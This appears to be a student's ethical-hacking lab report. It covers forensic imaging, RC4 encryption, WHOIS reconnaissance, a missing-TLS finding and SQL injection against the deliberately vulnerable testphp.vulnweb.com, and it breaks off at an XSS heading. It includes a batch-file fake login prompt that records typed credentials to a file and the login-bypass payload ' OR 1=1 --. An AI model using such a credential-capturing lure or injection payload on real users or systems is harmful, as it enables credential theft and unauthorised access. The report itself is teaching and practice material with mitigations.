


**13.Now the Forensic Image is created we can analyze the image source**



#### 14.The Image is hidden in a Hexadecimal and Binary format:







## Project 2

**Aim:** Using CryptTool to encrypt and decrypt passwords using RC4(Rivest Cipher 4) algorithm.

### Step 1: Here I Encrypted the password/data using RC4 algorithm



### Step 2: Decrypting back the encrypted password/data



## Project 3


## Aim: Creating a Keylogger File using Notepad.

**Step 1:** Writing the given code in notepad

The screenshot shows a terminal window with a light gray background and a dark gray header bar. The header bar contains several file tabs: 'v' at the start, followed by 'v'atgpt stat robots.txt, README.md, wealth, Hello, this is, cd ClosersGA, file.tex, hello.z, Untitled, file.txt, ReadMe-en!, key\_log.txt, CEH E!, Untitled, hui.txt, rodiyou.txt, Log.txt, 'Logs' (which is the active tab), and 'New Text Do'. On the far right of the header bar are icons for minimize, maximize, and close. Below the header bar is a menu bar with 'File', 'Edit', and 'View' options. The main area of the window contains the following text:

```
echo off
color a
title Login
cls
echo Please Enter Your Email Address And Password
echo.
echo.
cd "C:\Logs"
set /p user=Username:
set /p pass>Password:
echo Username="%user%" Password="%pass%" >> Log.txt
start >>Program Here<
```

Step 2: Save this file as “Logs.bat”




Step 3: Now we will see a file named “Logs” displayed on our screen

Click on it




Step 4: After clicking on “Logs” file this interface will be displayed where we need to enter the Username and Password

Now click Enter (we will be exited from the terminal)




Step 5: Now a new file named “Log” will be displayed

Click on it



Step 6: In this new “Log” file, it will keep a track of record, of the typed username and password and display it exactly the same.



#### Project 4

**Aim:** Using Google and Whois for Reconnaissance.

Collecting information of domain – prestashop.com using WHOIS Lookup

A **WHOIS lookup** is a way to gather **public registration details** about a domain name. It tells you *who owns the domain, when it was registered, and where it points (DNS info)*.

Screenshot of a web browser showing the GoDaddy WHOIS search results for the domain `prestashop.com`. The results are displayed in a card-based interface.

### WHOIS search results

#### Domain Information

Name	PRESTASHOP.COM
Registry Domain ID	920363578_DOMAIN_COM-VRSN
Registered On	2007-04-11T08:59:05Z
Expires On	2026-04-11T08:59:05Z
Updated On	2025-03-10T15:01:31Z
Domain Status	client transfer prohibited
Name Servers	ALBERT.NS.CLOUDFLARE.COM EMILY.NS.CLOUDFLARE.COM

#### Registrant Contact

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY

#### Find your Domain

Find your perfect domain

**Take a look at these alternate options**

- `prestashop.in` ₹ 1.00 ₹ 749.00 1st yr only with 3 yr term
- `prestashop.co.in` ₹ 1.00 ₹ 669.00 1st yr only with 3 yr term
- `prestashopres.com` ₹ 1.00 ₹ 1,499.00 1st yr only with 3 yr term
- `prestashopshop.com`

Screenshot of a web browser showing the GoDaddy WHOIS search results for the domain `www.prestashop.com`. The results are displayed in a card-based interface.

### WHOIS search results

#### Registrant Contact

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Phone	tel:REDACTED FOR PRIVACY
Fax	tel:REDACTED FOR PRIVACY
Email	info@domain-contact.org
Mailing Address	REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY

#### Technical Contact

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Phone	tel:REDACTED FOR PRIVACY
Fax	-
Email	info@domain-contact.org
Mailing Address	REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY

#### Registrar Information

**Take a look at these alternate options**

- `prestashop.in` ₹ 1.00 ₹ 749.00 1st yr only with 3 yr term
- `prestashop.co.in` ₹ 1.00 ₹ 669.00 1st yr only with 3 yr term
- `prestashopres.com` ₹ 1.00 ₹ 1,499.00 1st yr only with 3 yr term
- `prestashopshop.com` ₹ 1.00 ₹ 1,499.00 1st yr only with 3 yr term
- PREMIUM** `bestprestashoptheme.com` ₹ 1,64,741.37 ₹ 1,499.00/yr

## Raw Registration Data Access Protocol :

results.aspx?itc=dlp\_domain\_whois&domain=www.prestashop.com

The screenshot shows a web page titled "Raw RDAP Registrar Data". The content is a JSON object representing RDAP data for the domain "www.prestashop.com". The "entities" array contains one entity, which has a "vcardArray" containing two vcards. Each vcard has fields for version (4.0), fn (empty), org (empty), tel (voice and fax numbers), and text (empty). The JSON structure is as follows:

```
{  
  "entities": [  
    {  
      "vcardArray": [  
        "vcard": [  
          [  
            [  
              "version",  
              {},  
              "text",  
              "4.0"  
            ],  
            [  
              "fn",  
              {},  
              "text",  
              ""  
            ],  
            [  
              "org",  
              {},  
              "text",  
              ""  
            ],  
            [  
              "tel",  
              {  
                "type": "voice"  
              },  
              "text",  
              ""  
            ],  
            [  
              "tel",  
              {  
                "type": "fax"  
              },  
              "text",  
              ""  
            ]  
          ]  
        ]  
      ]  
    }  
  ]  
}
```

Two screenshots of a Windows desktop showing WHOIS search results for the domain "www.prestashop.com".

The top screenshot shows the WHOIS data for "www.prestashop.com" and includes a sidebar from "bestprestashoptheme.com" advertising various domain extensions:

```

{
    "events": [
        {
            "eventDate": "2007-04-11T08:59:05z",
            "eventAction": "registration"
        },
        {
            "eventDate": "2025-03-10T15:01:31z",
            "eventAction": "last changed"
        },
        {
            "eventDate": "2026-04-11T08:59:05z",
            "eventAction": "expiration"
        },
        {
            "eventDate": "2026-04-11T08:59:05z",
            "eventAction": "last update of RDAP database"
        },
        {
            "eventDate": "2025-06-25T17:42:16z",
            "eventAction": "last registrar update"
        },
        {
            "eventDate": "2026-04-11T08:59:05z",
            "eventAction": "registrar expiration"
        }
    ],
    "handle": "920363579_DOMAIN_COM-VNNSH",
    "rdapConformance": [
        "rdap_level_0",
        "icann_rdap_response_profile_0",
        "icann_rdap_response_profile_1",
        "icann_rdap_technical_implementation_guide_0",
        "icann_rdap_technical_implementation_guide_1",
        "redacted"
    ],
    "soccurDNS": [
        "delegationSigned": false
    ]
}

```

The bottom screenshot shows the WHOIS data for "www.prestashop.com" and includes a sidebar from "bestprestashoptheme.com" advertising various domain extensions. The WHOIS data is identical to the one above.

Three screenshots of a Windows desktop showing WHOIS search results for the domain `www.prestashop.com` on the Godaddy website.

The WHOIS data for `www.prestashop.com` includes:

```

{
  "name": "PrestaShop SRL",
  "address": "Via G. Cesare 12, 20121 Milan, Italy",
  "city": "Milan",
  "state": "Italy",
  "zip": "20121",
  "country": "IT",
  "nameservers": [
    {
      "name": "albert.ns.cloudflare.com",
      "objectClassName": "nameserver",
      "status": [
        "active"
      ],
      "lang": "en-US",
      "idhName": "albert.ns.cloudflare.com"
    },
    {
      "name": "emily.ns.cloudflare.com",
      "objectClassName": "nameserver",
      "status": [
        "active"
      ],
      "lang": "en-US",
      "idhName": "emily.ns.cloudflare.com"
    }
  ],
  "unicodeName": "prestashop.com",
  "notices": [
    {
      "links": [
        {
          "type": "application/rdap+json",
          "value": "https://icann.org/epp",
          "rel": "glossary",
          "href": "https://icann.org/epp",
          "title": "More information on domain status codes"
        }
      ],
      "description": [
        "For more information on domain status codes, please visit https://icann.org/epp"
      ],
      "title": "Status Codes"
    },
    {
      "title": "RDAP Inaccuracy Complaint Form",
      "description": [
        "URL of the ICANN RDAP Inaccuracy Complaint Form:  
https://icann.org/wicf"
      ]
    }
  ],
  "roles": [
    "registrar"
  ],
  "remarks": [
    {
      "type": "object redacted due to authorization",
      "title": "REDACTED FOR PRIVACY",
      "description": [
        "Some of the data in this object has been removed"
      ]
    }
  ],
  "handle": "P-RDD8200",
  "vcardArray": [
    "vcard",
    [
      {
        "version": [],
        "text": "+6.0",
        "fn": [],
        "text": "REDACTED FOR PRIVACY"
      },
      {
        "org": [],
        "text": ""
      }
    ]
  ]
}

```

**Alternate Options:**

- prestashop.in**: ₹ 1.00 ₹ 749.00 (1st yr only with 3 yr term)
- prestashop.co.in**: ₹ 1.00 ₹ 669.00 (1st yr only with 3 yr term)
- prestashopores.com**: ₹ 1.00 ₹ 1,499.00 (1st yr only with 3 yr term)
- prestashopshop.com**: ₹ 1.00 ₹ 1,499.00 (1st yr only with 3 yr term)
- bestprestashoptheme.com**: ₹ 1,64,741.37 ₹ 1,499.00/yr (PREMIUM)

System status bar at the bottom of each screenshot shows: 27°C Mostly cloudy, ENG IN, 11:18 PM, 25-06-2025.

aspx?itc=dlp\_domain\_whois&domain=www.prestashop.com

```
        }
    ],
    "rdapConformance": [
        "rdap_level_0",
        "icann_rdap_technical_implementation_guide_0",
        "icann_rdap_response_profile_0"
    ],
    "notices": [
        {
            "title": "Terms of Use",
            "description": [
                "Service subject to Terms of Use."
            ],
            "links": [
                {
                    "href": "https://www.verisign.com/domain-names/registration-data-access-protocol/terms-service/index.xhtml",
                    "type": "text/html"
                }
            ]
        },
        {
            "title": "Status Codes",
            "description": [
                "For more information on domain status codes, please visit https://icann.org/epp"
            ],
            "links": [
                {
                    "href": "https://icann.org/epp",
                    "type": "text/html"
                }
            ]
        },
        {
            "title": "RDDS Inaccuracy Complaint Form",
            "description": [
                "URL of the ICANN RDDS Inaccuracy Complaint Form: https://icann.org/wicf"
            ],
            "links": [
                {
                    "href": "https://icann.org/wicf",

```

s.aspx?itc=dlp\_domain\_whois&domain=www.prestashop.com

```
        {},
        "text",
        "legal@safebrands.com"
    ],
    [
        []
    ]
}
],
"events": [
{
    "eventAction": "registration",
    "eventDate": "2007-04-11T08:59:05Z"
},
{
    "eventAction": "expiration",
    "eventDate": "2026-04-11T08:59:05Z"
},
{
    "eventAction": "last changed",
    "eventDate": "2025-03-10T15:01:31Z"
},
{
    "eventAction": "last update of RDAP database",
    "eventDate": "2025-06-25T17:42:11Z"
}
],
"secureDNS": {
    "delegationSigned": false
},
"nameservers": [
{
    "objectClassName": "nameserver",
    "ldhName": "ALBERT.NS.CLOUDFLARE.COM"
},
{
    "objectClassName": "nameserver",
    "ldhName": "EMILY.NS.CLOUDFLARE.COM"
}
],
"rdapConformance": [
    "rdap_level_0",
    "icann rdap technical implementation guide 0",
    "rdap_level_1"
]
```

## Project 5

**Aim:** Cryptographic Failure

**Vulnerability:** SSL/TLS Not Implemented

**Severity:** High

**Affected URL:** <http://testphp.vulnweb.com>

### Description:

This vulnerability occurs when SSL/TLS (Secure Sockets Layer/Transport Layer Security) protocols are not properly implemented or are outdated in a system. SSL/TLS protocols encrypt communication between a client (e.g., a web browser) and a server, ensuring data confidentiality and integrity. Failing to implement or using weak versions of SSL/TLS can expose sensitive information to eavesdropping or tampering by attackers.

### Procedure:


1. Set up Burp Suite as a proxy to capture requests sent to the vulnerable endpoint.
2. Initiate a request to the vulnerable endpoint: <https://testphp.vulnweb.com/login.php>.
3. Note the lack of SSL/TLS encryption indicated in the response headers or any error messages.
4. Examine the network traffic to verify that data is transmitted in plaintext, exposing it to potential interception and manipulation.
5. Contemplate performing a Man-in-the-Middle (MITM) attack to showcase the exploitation risks associated with the absence of SSL/TLS encryption.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
Pretty Raw Hex
1 GET /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
6 AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/122.0.6478.127 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
9/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Connection: keep-alive
```
- Response:**

```
Pretty Raw Hex Render
1 HTTP/1/ 1 302 Found
2 Server: nginx/1.19.0
3 Date: Thu, 26 Jun 2025 11:10:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Security-Policy: ...
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+dab.sury.orgf1
7 Location: login.php
8 Content-Length: 14
9
10 you must login
```
- Inspector:**
  - Request attributes:** Protocol: HTTP/1, Method: GET, Path: /userinfo.php
  - Request headers:** Host: testphp.vulnweb.com, Accept-Language: en-US, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6478.127 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/\*,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9, Connection: keep-alive
  - Response headers:** Server: nginx/1.19.0, Date: Thu, 26 Jun 2025 11:10:01 GMT, Content-Type: text/html; charset=UTF-8, Connection: keep-alive, X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+dab.sury.orgf1, Location: login.php, Content-Length: 14



### Confidentiality Loss

This means sensitive inputs—such as usernames, passwords, credit card numbers, and personal contact details—can be easily intercepted. If someone is on the same network (like public Wi-Fi), they can use tools like Wireshark to see everything the user is typing or submitting, exposing private information with no need to crack encryption because there is none.

### Man-in-the-Middle (MITM) Attack Risk

Without encryption, attackers can perform man-in-the-middle attacks, where they intercept and manipulate data between the user and the website. This doesn't just mean viewing what the user sends—it means modifying it too.

#### Mitigations:

- Update SSL/TLS Versions:** Deploy the latest secure versions of SSL/TLS protocols (e.g., TLS 1.2 or higher) to address known vulnerabilities.
- Use Strong Cipher Suites:** Configure servers to use robust encryption algorithms and cipher suites as recommended by security best practices.
- Enable HTTPS:** Ensure that all sensitive communications occur over HTTPS (HTTP Secure), which utilizes SSL/TLS to encrypt data during transmission.
- Regular Security Audits:** Perform periodic security audits and vulnerability assessments to detect and fix SSL/TLS implementation issues.

## Project 6

**Aim:** SQL Injection

**Severity:** High

**Affected URL:** <http://testphp.vulnweb.com/login.php>

#### Description:

In the penetration testing phase, SQL Injection (SQLi) was identified as a critical vulnerability. This exploit allows attackers to manipulate SQL queries through input fields, potentially compromising the confidentiality, integrity, and availability of the database. To mitigate this risk, immediate remedial actions are recommended, including comprehensive input validation and the use of parameterized queries.

Enter '**OR 1=1 --**' as the username in the login field and same for the password field.

If you are already registered please enter your login information below:

Username :	<input type="text" value="' OR 1=1 --"/>
Password :	<input type="password" value="*****"/>
<input type="button" value="login"/>	

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

1. " ends the expected username.
2. OR 1=1 is **always true**, so it tricks the database into returning **all user rows**.
3. -- makes the rest of the SQL code a **comment**, so AND password = " is ignored.
4. The attacker is **logged in without a valid username or password**.

(SELECT username, password FROM users WHERE Username AND password = Login access. This all codes are bypassed, granting the attacker unauthorized access to the system.)

#### Mitigation:

- **Input Validation:** Validate and sanitize all user inputs to ensure they conform to expected formats and do not contain malicious code.
- **Use of Parameterized Queries:** Instead of dynamically constructing SQL queries with user input, use parameterized queries or prepared statements provided by the database API.

- **Least Privilege Principle:** Limit database permissions for application accounts to minimize the impact of a successful SQLi attack.
- **Regular Security Audits:** Conduct regular security audits and vulnerability assessments to identify and remediate SQL injection vulnerabilities promptly.
- **Web Application Firewalls (WAF):** Implement WAFs to filter and block malicious SQLi attempts before they reach the database.

## Project 7

### Aim: Cross-Site Scripting (XSS)

Severity: **High**

Affected URL: <http://testphp.vulnweb.com/login.php>

#### Description:

